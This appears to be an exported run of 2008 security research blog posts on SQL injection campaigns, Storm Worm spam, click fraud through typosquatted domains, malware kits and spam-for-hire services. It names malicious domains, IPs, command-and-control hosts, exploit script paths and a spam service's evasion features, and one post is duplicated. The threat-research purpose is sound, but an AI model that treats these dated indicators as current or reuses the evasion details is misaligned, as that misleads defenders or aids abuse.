Here's a related development regarding a recent study regarding vulnerabilities in antivirus software - "[1]McAfee debunks recent vulnerabilities in AV software research, n.runs restates its position" :

" Several days after blogging about a research conduced by n.runs AG that managed to [2]discover approximately 800 vulnerabilities in antivirus products, McAfee issued a statement basically [3]debunking the number of vulnerabilities found, and providing its own account into the number of vulnerabilities affecting its own products :

"A recent [4]ZDnet blog discusses a large number of vulnerabilities German research team N.Runs says it found in

antimalware products from nearly every vendor. The ZDNet posting includes scary graphs to frighten users of security products. We researched the N.Runs claims by analyzing the raw data and found their claims to be somewhat exaggerated. We will discuss our findings (and make available our source data) in the attached [5]document. We have also provided our [6]source data for anyone who wishes to examine it."

505

Today, n.runs AG has issued [7]a response to McAfee's statement, providing even more [8]insights into the vulnerabilities they've managed to find, how they found them, and why are the affected antivirus vendors questioning the number of flaws in general. "

Consider going through the [9]interview with Thierry Zoller as well.

***UPDATE:** [10]The folks at ThreatFire know how to appreciate my rhetoric.*

Related posts:

[11]Scientifically Predicting Software Vulnerabilities[12]Zero Day Initiative "Upcoming Zero Day Vulnerabilities"

[13]Delaying Yesterday's "0day" Security Vulnerability

[14]Shaping the Market for Security Vulnerabilities Through Exploit Derivatives

[15]Zero Day Vulnerabilities Market Model Gone Wrong

[16]Zero Day Vulnerabilities Auction

[17]The Zero Day Vulnerabilities Cash Bubble

1. http://blogs.zdnet.com/security/?p=1538

2. http://blogs.zdnet.com/security/?p=1445

3. http://www.avertlabs.com/research/blog/index.php/2008/07/10/vulnerabilities-in-av-software/

4. http://blogs.zdnet.com/security/?p=1445

5. http://vil.nai.com/images/AvertBlog_Vulnerabilities%20in%20AV%20software.pdf

6. http://vil.nai.com/images/AvertBlog%20-%20800%20vulns.xls

7. http://www.prweb.com/releases/aps-av/nruns/prweb1134004.htm

8. http://www.nruns.com/_downloads/PR-08-02_Reaction_to_McAfee_statement.pdf

9. http://blogs.zdnet.com/security/?p=1538

10. http://blog.threatfire.com/2008/07/better-behavioral-detection.html

11. http://ddanchev.blogspot.com/2006/07/scientifically-predicting-software.html

12. http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html

13. http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html

14. http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html

15. http://ddanchev.blogspot.com/2007/09/zero-day-vulnerabilities-market-model.html

16. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html

17. http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html

506



Counting the Bullets on the (Malware) Front (2008-07-25 09:09)

How much malware is your antivirus solution detecting? A million, ten million, even "worse", less than a million?

Does it really matter? No, it doesn't. [1]What's marketable can also be irrelevant if you are to consider that today's

malware is no longer coded, [2]but generated efficiently and obfuscated on the fly. Sophos's recent statistics :

" It is estimated that the total number of unique malware samples in existence now exceeds 11 million, with Sophos currently receiving approximately 20,000 new samples of suspicious software every single day - one every four seconds. "

[3]F-Secure's comments according to which they're "lacking behind" Sophos with ten million malware samples

:

" Our AVP database reached one million detection records last night. Dr. Evil would be so impressed..."

[4]McAfee's recent comments as well, which seem to detect less malware samples than F-Secure, depending

on how you count them of course :

" It demonstrates that it is possible to announce that we detected, at the end of 2007, "between 357,820 (DAT-5196) and 8,600,000 pieces of malware". And I predict we will detect at the end of 2008 between 450,000 and 22,000,000 malware". OK, I joke a bit, but I also want to demonstrate there are many manners to count malware and you must not judge a product only by the announced number of detections. "

You have an antivirus software that's detecting 10 million malware samples, in reality, while it's protecting you from 10 million malware samples it wouldn't protect you from [5]the just coded for hire malware bot that's about to get used in a targeted attack. The number of malware samples detected by any antivirus vendor is up to how they actually count

them, do they [6]take into consideration malware families, do they actually distinguish them, or are they in fact perceiving each and every malware as as seperate "bachelor".

507

Given the speed in which malware authors are lauching a DDoS attack against AV vendors by crunching out dozens of malware variants parts of a single family, their actions could start directly driving the data storage market, and if they continue maintaining the same rhythm, soon you'll be partitioning a separate GB for the signatures files. Then again, the number of malware samples detected by an antivirus solution isn't the single most important benchmark for its actual usability in a real-life situation, keep that in mind.

[7]Where's the Count when you need him most? Well, he's somewhere out there counting.

1. http://sophos.com/pressoffice/news/articles/2008/07/security-report.html

2. http://ddanchev.blogspot.com/2008/05/testing-signature-based-antivirus.html

3. http://www.f-secure.com/weblog/archives/00001473.html

4. http://www.avertlabs.com/research/blog/index.php/2008/06/19/i-say-we-are-detecting-between-400-000-and-10

-000-000-malware/

5. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

6. http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html

7. http://en.wikipedia.org/wiki/Count_von_Count

508



Counting the Bullets on the (Malware) Front (2008-07-25 09:09)

How much malware is your antivirus solution detecting? A million, ten million, even "worse", less than a million?

Does it really matter? No, it doesn't. [1]What's marketable can also be irrelevant if you are to consider that today's malware is no longer coded, [2]but generated efficiently and obfuscated on the fly. Sophos's recent statistics :

" It is estimated that the total number of unique malware samples in existence now exceeds 11 million, with Sophos currently receiving approximately 20,000 new samples of suspicious software every single day - one every four seconds. "

[3]F-Secure's comments according to which they're "lacking behind" Sophos with ten million malware samples

:

" Our AVP database reached one million detection records last night. Dr. Evil would be so impressed..."

[4]McAfee's recent comments as well, which seem to detect less malware samples than F-Secure, depending

on how you count them of course :

509

" It demonstrates that it is possible to announce that we detected, at the end of 2007, "between 357,820 (DAT-5196) and 8,600,000 pieces of malware". And I predict we will detect at the end of 2008 between 450,000 and 22,000,000 malware". OK, I joke a bit, but I also want to demonstrate there are many manners to count malware and you must not judge a product only by the announced number of detections. "

You have an antivirus software that's detecting 10 million malware samples, in reality, while it's protecting you from 10 million malware samples it wouldn't protect you from [5]the just coded for hire malware bot that's about to get used in a targeted attack. The number of malware samples detected by any antivirus vendor is up to how they actually count them, do they [6]take into consideration malware families,

do they actually distinguish them, or are they in fact perceiving each and every malware as as seperate "bachelor".

Given the speed in which malware authors are lauching a DDoS attack against AV vendors by crunching out

dozens of malware variants parts of a single family, their actions could start directly driving the data storage market, and if they continue maintaining the same rhythm, soon you'll be partitioning a separate GB for the signatures files. Then again, the number of malware samples detected by an antivirus solution isn't the single most important benchmark for its actual usability in a real-life situation, keep that in mind.

[7]Where's the Count when you need him most? Well, he's somewhere out there counting.

1. http://sophos.com/pressoffice/news/articles/2008/07/security-report.html

2. http://ddanchev.blogspot.com/2008/05/testing-signature-based-antivirus.html

3. http://www.f-secure.com/weblog/archives/00001473.html

4. http://www.avertlabs.com/research/blog/index.php/2008/06/19/i-say-we-are-detecting-between-400-000-and-10

-000-000-malware/

5. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

6. http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html

7. http://en.wikipedia.org/wiki/Count_von_Count



Smells Like a Copycat SQL Injection In the Wild (2008-07-28 12:07)

In between the [1]massive SQL injections, that as a matter of fact remain ongoing, copycats taking advantage of the very same SQL injection tools using public search engine's indexes as a reconnaissance tools, are also starting to take advantage of [2]localized and targeted attacks, attacking specific online communities. Among these is ***mx.content-type.cn /day.js*** *using* ***day.js*** *to attempt multiple exploitation using publicly obtainlable exploits such as Adodb.Stream, MPS.StormPlayer, DPClient.Vod, IERPCtl.IERPCtl.1, GLIEDown.IEDown.1, and targeting primarily Chinese web communities.*

Compared to a bit more sophisticated [3]attack tactics applied by Chinese hackers, taking advantage of [4]localized

versions of the [5]de facto web malware exploitation kits, those who don’t have access to such continue using cybercrime 1.0 [6]DIY exploit embedding tools at large. The rest of the SQL injected domains as well as the exploits themselves are parked on the same plaee - ***222.216.28.25****, also responding to :*

down.goodnetads .org

ads.goodnetads .org

real.kav2008 .com

hk.www404 .cn

err.www404 .cn

mx.content-type .cn

sun.63afe561 .info

ads.633f94d3 .info

511

ads.1234214 .info

ad.50db34d5 .info

ads.50db34d5 .info

ad.8d77b42a .info

web.adsidc .info

free.idcads .info

free.cjads .info

ads.adslooks .info

list.adslooks .info

ad.5iyy .info

The SQL injected domains :

ads.633f94d3.info/day .js

ad.8d77b42a.info/day .js

ad.5iyy.info/day .js

free.idcads.info/day .js

efreesky.com/day .js

v.freefl.info/day .js

The internal structure :

free.idcads.info/f/index .htm

free.idcads.info/014 .htm

free.idcads.info/real11 .htm

free.idcads.info/real10 .htm

free.idcads.info/lz .htm

512

free.idcads.info/bf .htm

free.idcads.info/kong .htm

free.idcads.info/f/swfobject .js

ad.50db34d5.info//rm %5C/rm .exe

Parked domains responding to the command and control locations, ***60.191.223.76*** *and* ***222.216.28.100*** *:* ***ftp.gggjjj .info***

live.ads002 .net

log.goodnetads .org

dat.goodnetads .org

root.51113 .com

sun.update999 .cn

abb.633f94d3 .info

up.50db34d5 .info

web.cn3721 .org

dat.goodnetads .org

cs.rm510 .com

sb.sb941 .com

k.sb941 .com

info.sb941 .com

day.sb941 .com

post.ad9178 .com

v.91tg .net

Centralizing their scammy ecosystem always makes it easier to monitor, keep track of, and of course, expose.

513

Related posts:

[7]SQL Injecting Malicious Doorways to Serve Malware

[8]Yet Another Massive SQL Injection Spotted in the Wild

[9]Malware Domains Used in the SQL Injection Attacks

[10]SQL Injection Through Search Engines Reconnaissance

[11]Google Hacking for Vulnerabilities

[12]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[13]Sony PlayStation's site SQL injected, redirecting to rogue security software

[14]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2008/07/ayyildiz-turkish-hacking-group-vs.html

2. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

3. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

4. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

7. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

8. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

9. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

10. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

11. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

12. http://blogs.zdnet.com/security/?p=1122

13. http://blogs.zdnet.com/security/?p=1394

14. http://blogs.zdnet.com/security/?p=1118

514

Statistics

Date	Bots online	New bots	Searches	Clicks	Profit	Sales	Referrals	Total
2008-04-16	61708	2270	260220	39766	289.21	147.00	0.00	436.21
2008-04-17	61293	2272	252453	38657	286.64	189.00	0.00	475.64
2008-04-18	59275	2108	239186	35499	259.29	294.00	0.00	553.29
2008-04-19	52448	1987	234694	34788	233.39	126.00	0.00	359.39
2008-04-20	55132	1782	231377	35978	236.71	273.00	0.00	509.71
2008-04-21	61412	1851	258801	39640	283.11	168.00	0.00	451.11
2008-04-22	61742	1491	259015	40101	297.17	168.00	0.00	465.17
2008-04-23	61117	1516	253528	38002	297.31	252.00	0.00	549.31
2008-04-24	60356	1358	242616	36491	267.90	231.00	0.00	498.90
2008-04-25	57005	1388	220203	32980	247.76	231.00	0.00	478.76
2008-04-26	49674	1339	209021	31741	228.51	168.00	0.00	396.51
2008-04-27	52120	1528	209315	32667	240.13	105.00	0.00	345.13
2008-04-28	58217	1924	240335	38509	285.49	315.00	0.00	600.49
2008-04-29	58123	1878	225218	37330	281.19	189.00	0.00	470.19
2008-04-30	55451	2270	217815	37013	255.21	231.00	0.00	486.21
Total:	865073	26962	3553797	549162	3989.02	3087.00	0.00	7076.02

Click Fraud, Botnets and Parked Domains - All Inclusive (2008-07-28 13:52)

It gets very ugly when someone owns both, the botnet, and the portfolio of parked domains actively participating in PPC (pay per click) advertising programs, where the junk content, or the typosquatted domain names is aiming to attract high value and expensive keywords in order for the scammer to

year higher on per click percentage. This is among the very latest tactics applied by those engaging in click fraud. Hypothetically, the cost to rent the botnet and commit click fraud would be cheaper than sharing revenue on per click basis with "human clickers" who earn money based on how many ads they click given a set of scammer's owned sites, where the customer supports represents a DIY proxy switching application changing their IP on the fly.

[1]Click Forensics's recent Q2 2008 report indicates that botnets were responsible for over 25 % of all click fraud activity they were monitoring during Q2. Not surprising, given that [2]botnets have long been observed to commit blick fraud, using a common traffic exchange scheme. What's new is the [3]use and abuse of parked domains

:

" Despite indication that some of the clicks from parked domains were invalid, Google failed to disclose to the plaintiff specific domain names in which these ads were clicked on, making detection of invalid clicks difficult and 515



even worse concealing any evidence of invalid clicks," the lawsuit alleges. RK West eventually went through its server logs and discovered the source of the clicks, said Alfredo Torrijos, one of the company's attorneys. "

Cybersquatting security vendors in order to improve the chances of attracting high-valued keywords to later on commit click fraud on the parked domains, now showing relevant security ads, is nothing new. [4]The trend has been pretty evident for a while, with [5]cybersquatting increasing on an yearly basis [6]according to multiple sources :

" Rise in pay-per-click advertising where cybersquatters link the domain name they have registered with a website containing ads promoting a variety of competing brands. The cybersquatter receives money every time internet users access this website and click on one of the ads. "

516



However, the "internet users who are supposed to click on one of the ads on the parked domains owned by the scammers" will get clicked by a botnet owned or cost-effectively rented by the scammer. Here's a sample of currently parked domains attracting Symantec ads :

symentec .com

symantek .com

symanteck .com

symantac .com

symantaec .com

symantic .com

517

symmantec .com

symanntec .com

ssymantec .com

symanthec .com

symanzec .com

symanttec .com

sjmantec .com

saimantec .com

seymantec .com

symanrec .com

symantrc .com

symantwc .com

aymantec .com

dymantec .com

sxmantec .com

symantex .com

symantev .com

symabtec .com

symamtec .com

synantec .com

stmantec .com

symanyec .com

sumantec .com

symant3c .com

syman5ec .com

518

wwwsymantec .com

symanteccom .com

ymantec .com

syantec .com

symntec .com

symanec .com

symantc .com

symante .com

symattec .com

symantcc .com

syman-tec .com

syymantec .com

symaantec .com

symanteec .com

symantecc .com

ysmantec .com

syamntec .com

symnatec .com

symatnec .com

symanetc .com

symantce .com

As well as recent sample brandjacking Kaspersky :

519



kespersky .com

kasparsky .com

kaspaersky .com

kaspasky .com

kasperscky .com

gaspersky .com

kasbersky .com

kasppersky .com

kasperrsky .com

kasperssky .com

kasperskj .com

520

kasperskey .com

kaapersky .com

kasperaky .com

kasperdky .com

laspersky .com

kaspersly .com

kasperskt .com

kaspersku .com

kasp3rsky .com

kaspe4sky .com

kas0ersky .com

wwwkasperskycom .com

wwwkaspersky .com

kasperskycom .com

aspersky .com

kspersky .com

kasersky .com

kaspesky .com

kaspersy .com

kaspersk .com

kappersky .com

kaspessky .com

kas-persky .com

kasp-ersky .com

kasper-sky .com

521

kasperskyy .com

akspersky .com

ksapersky .com

kapsersky .com

kaseprsky .com

kaspesrky .com

kaspersyk .com

kaspersky24 .com

kasperskyonline .com

kaspersky-online .com

522



What’s most disturbing is that instead of having cybersquatting taken care take of a long time ago, so that scammers would need to emphasize on the junk content in order to attract the relevant ads on the bogus domains, cybersquatting still does the magic by including the targeted word in the domain name itself, so that no junk content generation courtesy of a blackhat SEO tool is needed.

Related posts:

[7]Cybersquatting Security Vendors for Fraudulent Purposes

[8]Cybersquatting Symantec's Norton AntiVirus

[9]The State of Typosquatting - 2007

1. http://blogs.zdnet.com/security/?p=1555

2. http://blogs.zdnet.com/security/?p=1200

3. http://www.mediapost.com/publications/?fa=Articles.showArticleHomePage&art_aid=86914

4. http://ddanchev.blogspot.com/2007/05/brandjacking-index.html

5. http://blogs.zdnet.com/security/?p=1240

6. http://www.domaintrading360.com/2008/July/Cybersquatting-has-Increased-48-since-25.htm

7. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

8. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

9. http://ddanchev.blogspot.com/2007/11/state-of-typosquatting-2007.html

523



Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings (2008-07-29 09:29)

It used to be a case where a botnet would be used for a single purpose, spamming, phishing, or malware spreading.

At a later stage, the steady supply of malware infected allowed botnet masters more opportunities to "sacrifice" the clean IP reputation and engage in several malicious activities simultaneously - [1]today's underground multitasking improving the monetization of what used to be commodity goods and services.

Today, a botnet will not only be [2]sending out phishing emails, automatically [3]SQL inject vulnerable sites across the web, but also, provide [4]fast-flux infrastructure to money mule recruitment services, all of this for the sake of optimizing the efficiency provided by the botnet in general. This [5]optimization makes it possible for a single botnet to be partitioned and access it it [6]sold and resold so many times, that it would be hard to keep track of all the malicious activities it participates in. Cybercrime in between on multiple fronts using a single botnet is only starting to take place as concept.

524

That's the case with Stormy Wormy, according to IronPort whose "[7]Researchers Link Storm Botnet to Illegal Pharmaceutical Sales" :

" Our previous research revealed an extremely sophisticated supply chain behind the illegal pharmacy products shipped after orders were placed on botnet-spammed Canadian pharmacy websites. ***But the relationship between***

the technology-focused botnet masters and the global supply chain organizations was murky until now*," said Patrick Peterson, vice president of technology at IronPort and a Cisco fellow. "Our research has revealed a smoking gun*

that shows that Storm and other botnet spam generates commissionable orders, which are then fulfilled by the supply chains, generating revenue in excess of (US) $150 million per year. "

Murky until now? I can barely see anything around me due to all the smoke coming from the smoking guns

of who's what, what's when, and who's done what with who, especially in respect to Storm Worm whose multi-

tasking on different fronts in the first stages of their appearance online made it possible to establish links between several different malware groups and the "upstream hosting providers", until the botnet scaled enough making it harder to keep track of all of their activities.

[8]The Storm Worm-ers themselves aren't sending out pharma spam, the customers to whom they've sold ac-

cess to parts of Storm Worm are the ones sending the pharma spam. Here's a brief analysis published in May -

"[9]Storm Worm Hosting Pharmaceutical Scams". What's in it for the scammers? Income based on a revenue-sharing affiliate program, [10]a pharmacy affiliate program has been around for several years :

" This criminal organization recruits botnet spamming partners to advertise their illegal pharmacy websites, which receive a 40 percent commission on sales orders. The organization offers fulfillment of the pharmaceutical product orders, credit card processing and customer support services"

What's coming out of Storm Worm's botnet isn't necessarily coming from the hardcore Storm Worm-ers whose job today

is more of a campaign-rotation related in order to ensure new bots are added, what's coming out of Storm Worm is coming from those [11]using the access they've purchased to a part of the botnet.

Related posts:

[12]Storm Worm Hosting Pharmaceutical Scams

[13]All You Need is Storm Worm's Love

[14]Social Engineering and Malware

[15]Storm Worm Switching Propagation Vectors

525

[16]Storm Worm's use of Dropped Domains

[17]Offensive Storm Worm Obfuscation

[18]Storm Worm's Fast Flux Networks

[19]Storm Worm's St. Valentine Campaign

[20]Storm Worm's DDoS Attitude

[21]Riders on the Storm Worm

[22]The Storm Worm Malware Back in the Game

1. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

2. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

3. http://blogs.zdnet.com/security/?p=1122

4. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

5. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

6. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

7. http://www.darkreading.com/document.asp?doc_id=156139&WT.svl=news1_1

8. http://www.ironport.com/malwaretrends/

9. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

10. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

11. http://it.slashdot.org/article.pl?sid=07/10/16/155209

12. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

13. http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html

14. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

15. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

16. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

17. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

18. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

19. http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html

20. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

21. http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html

22. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

526



Neosploit Team Leaving the IT Underground (2008-07-29 20:19)

The [1]Neosploit Team are abandoning support for their Neosploit web exploitation malware kit, citing a negative return on investment as the main reason behind their decision. However, given [2]Neosploit's open source nature just like the majority of web malware kits, and the fact that it's slowly, but surely turning into a commodity malware kit just like MPack and Icepack did, greatly contribute to its extended "product lifecycle" :

" Let's discuss their business model, how other cybercriminals disintermediated it thereby ruining it, and most importantly, how is it possible that such a popular web malware exploitation kit cannot seem to achieve a positive

return on investment (ROI). The short answer is - piracy in the IT underground, and their over-optimistic assumption that high-profit margins can compensate the lack of long-term growth strategy, which in respect to web malware exploitation kits has do with the benefits coming from converging with traffic management tools. Let's discuss some key points. "

[3]The end of Neosploit malware kit, doesn't mean the end of Neosploit Team, or the sudden migration to

other malware kits since they're no longer providing support in the form of new obfuscations and set of exploits to their customers. Their customers have been in fact self-servicing their needs enjoying the modular nature of the kit, the result of which is an unknown number of modified Neosploit kits.

Related posts:

[4]The Underground Economy's Supply of Goods and Services

[5]The Dynamics of the Malware Industry - Proprietary Malware Tools

[6]Localizing Cybercrime - Cultural Diversity on Demand

[7]E-crime and Socioeconomic Factors

[8]Localizing Open Source Malware

527

[9]Coding Spyware and Malware for Hire

[10]The FirePack Exploitation Kit Localized to Chinese

[11]MPack and IcePack Localized to Chinese

[12]The Icepack Exploitation Kit Localized to French

1. http://blogs.zdnet.com/security/?p=1598

2. http://ddanchev.blogspot.com/2008/07/neosploit-malware-kit-updated-with.html

3. http://www.rsa.com/blog/blog_entry.aspx?id=1314

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

6. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

7. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

8. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

9. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

10. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

11. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

12. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html



Dissecting a Managed Spamming Service (2008-07-30 10:10)

With cybercrime getting easier to outsource these days, and with the overall underground economy's natural maturity from products to services, "[1]managed spamming appliances" and managed spamming services are becoming rather common. Increasingly, these "vendors" are starting to "vertically integrate", namely, start diversifying the portfolio of services they offer in order to steal market share from other "vendors" offering related services like, email database cleaning, segmentation of email databases, email servers or botnets whose hosts have a pre-checked and relatively clean IP reputation, namely they're not blacklisted yet.

How much does it cost to send 1 million spam emails these days? According to a random spamming service,

$100 excluding the discounts based on the speed of sending desired, namely 10-20 per second or 20-30 per second.

Let's dissect the service, and emphasize on its key differentiation factors, as well as the customerization offered in the form of a dedicated server if the customer would like to send billions of emails :

" – High quality and percentage of spam delivery

– Fast speed of delivery

– Spam database on behalf of the vendor, or using your own database of harvested emails

– Easily obtainable and segmented spam databases on per country basis

– Randomization of the spam email’s body and headers in order to achieve a higher delivery rate

– Support for attachments, executables, and image files

The cost - $100 for a million for letters delivered spam, with the large volume of spam discounts 20 % -30 %

-40 % based on the value-added Do-it-yourself customer interfare based on a multi-user botnet command and control interface :

– Automatic RBL verification

– Support for many subjects, headers,

– Total customization of the email sending process

529

– Autogenerating junk content next to the spammers email/link in order to bypass filtering

– Faking Outlook Message ID / Boundary / Content-ID

– Interface added. Now do not necessarily understand all the features into the system to start the list.

– Convenient management tasks.

– A high percentage of punching, on the basis of good europe - 40-60 % (For the United States - less because there aol and others).

– Improved metrics, whether or not the emails have been sent, lost, unknown receipt, or have been RBL-ed With the weight of a billion - even discounts and the possibility of making a personal server. "

Rather surprising, they state that European email users have a higher probability of receiving the spam message compared the U.S due to AOL. What they're actually trying to say is due to AOL's use of Domain Keys Identified Mail (DKIM). As far as [2]localization of the spam to the email owner's native language is concerned, this segmentation concept has been take place for over an year now.

530



This service, like the majority of others rely entirely on malware infected hosts, which due to the multi-user nature of most of the malware command and control interfaces, allows them to easily add customers and set their privileges based on the type of service that they purchase. This leaves a countless number of opportunities for targeted spamming, and yes, spear phishing attacks made possible due to the segmentation of the emails based on a country, city, even company.

In the long term, the people behind spamming providers, web malware exploitation kits and [3]DIY phishing

kits, will inevitably start introducing built-in features which were once available through third-party services. For instance, hosting infrastructure for the spam/phishing/live exploit URLs, or even managed fast-flux infrastructure, have the potential to become widely available if such optional features get built-in phishing kits, or start getting offered by the spamming provider itself. And since the affiliate based model seems to be working just fine, the

[4]ongoing underground consolidation will converge providers of different underground goods and services,

where everyone would be driving customers to one another's services and earning revenue in the process.

1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

3. http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html

4. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

531



Storm Worm's Lazy Summer Campaigns (2008-07-31 12:50)

The Storm Worm-ers seem to be lacking their usual creativity in respect to the usual social engineering attacks taking advantage of the momentum we're used to seeing. These days they're not piggybacking on real news items,

[1]they're starting to come up with new ones.

Storm's latest "FBI vs Facebook" campaign is an example of very badly executed one, lacking their usual fast-flux, any kind of social engineering common sense, as well as client side exploits next to centralizing all the participating domains on a single nameserver.

Domains used :

wapdailynews .com

smartnewsradio .com

bestvaluenews .com

toplessnewsradio .com

companynewsnetwork .com

goodnewsgames .com

marketgoodnews .com

fednewsworld .com

toplessdailynews .com

stocklownews .com

532



DNS servers :

NS.BRPRBGOK6 .COM

NS2.BRPRBGOK6 .COM

NS3.BRPRBGOK6 .COM

NS4.BRPRBGOK6 .COM

NS5.BRPRBGOK6 .COM

NS6.BRPRBGOK6 .COM

Strangely, the domain has been registered using an email hosted on a known Storm fast-flux node used in the recent [2]4th of July campaign and the [3]U.S's invasion of Iran :

Administrative Contact:

Lee Chung lee@likethisone1.com

+13205897845 fax:

1743, 34

533

Los-Angeles CA 321458

us

This Storm Worm sample is also "phoning back home" over HTTP next to the P2P traffic, and trying to obtain the rootkit from the now down, ***policy-studies.cn /getbackup.php*** *using already known Storm nameservers :*
ns2.verynicebank .com

ns3.verynicebank .com

ns.likethisone1 .com

ns2.likethisone1 .com

ns3.lollypopycandy .com

ns4.lollypopycandy .com

Someone’s bored, definitely, making it look like it’s almost someone else managing a Storm Worm campaign

on behalf of them.

1. http://honeyblog.org/archives/197-New-Storm-Campaign-Amero.html

2. http://blogs.zdnet.com/security/?p=1440

3. http://ddanchev.blogspot.com/2008/07/storm-worms-us-invasion-of-iran.html

534

1.8

August

535



Summarizing July's Threatscape (2008-08-01 23:02)

July's threatscape – consider going through [1]June's summary as well – once again demonstrated that nothing is impossible, the impossible just takes a little longer where the incentive would be the ultimate monetization of the process.

Russian hacktivists attacking Lithuania and Georgia, several Storm Worm campaigns, a couple of new malware

tools, Neosploit team abandoning support for their web malware exploitation kit, CAPTCHA for several of the most popular free email providers getting efficiently attacked in order to resell the bogus accounts registered in the process, several copycat SQL injects next to the evasion techniques applied by the copycats, botnets continuing to commit click fraud and generate revenue for those who own or have rented them, an infamous money mule

recruitment service taking advantage of the fast-fluxed network provided by the ASProx botnet - pretty interesting month indeed.

***01.** [2]Decrypting and Restoring GPcode Encrypted Files -*

The GPcode authors read the news too, and are catching up with the major weaknesses pointed out in their

previous release in order to come with a virtually unbreakable algorithm. And since more evidence of [3]who's behind the GPcode ransomware was gathered, vendors and independent researchers realized that the latest release is also susceptible to a plain simple flaw, namely the encrypted files were basically getting deleting and not securely erased making them fairly easy to recover.

02. *[4]Chinese Bloggers Bypassing Censorship by Blogging Backward -*

When you know how it works, you can either improve, abuse or destroy it in that very particular order. Chi-

nese bloggers are always very adaptive in respect to spreading their message by obfuscating their messages in a way that common keywords filtering software wouldn't be able to pick them.

536

03. *[5]Gmail, Yahoo and Hotmail's CAPTCHA Broken -*

This has been an urban legend for a while, but with more services starting to offer hundreds of thousands of pre-registered accounts at these providers, it's surprising that [6]spam and phishing emails coming from legitimate email providers is increasing. The "vendors" behind these propositions are naturally starting to "vertically integrate"

by offering value-added services for extra payments, namely, scripts to automatically abuse the pre-registered accounts for automatic registration of splogs and anything else malicious or blackhat SEO related.

04. *[7]The Antivirus Industry in 2008 -*

If it were anyone else but a security vendor to come up with such a realistic cartoon aiming to stimulate innovation by emphasizing on how prolific and sophisticated malware groups have become, it would have been a biased cartoon. However, this one is courtesy of a security vendor, and it's pretty objective.

05. *[8]Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced -*

This attack is a good example of a decent PSYOPS operation. Of course they have already build the capabili-

ties to deface and even execute DDoS attacks against Lithuania, so why not put them in a "stay tuned" mode, by speculating on the upcoming attack and then executing it making it look like they delived what they've promised?

This a lone gunman mass defacement given that the sites were all hosted on a single ISP, with no indication of any kind of coordination whatsoever. The same for the [9]Georgia President's web site which was under DDoS attack from Russian hackers later this month. Despite that the hacktivists behind it dedicated a separate C &C for the attack, one that hasn't been used in any type of previous attacks so far, they did a minor mistake by using a secondary command and control location that's known to have been connected with a particular "botnet on demand" service in the past. The second attack once again proves that you don't need to build capacity when you can basically outsource the process to someone else.

06. *[10]The ICANN Responds to the DNS Hijacking, Its Blog Under Attack -*

The ICANN finally issued a statement concerning the DNS hijacking of some of their domains, which is in fact what Comcast.net and Photobucket.com should have done as well, next to stating it was a "glitch". The ICANN

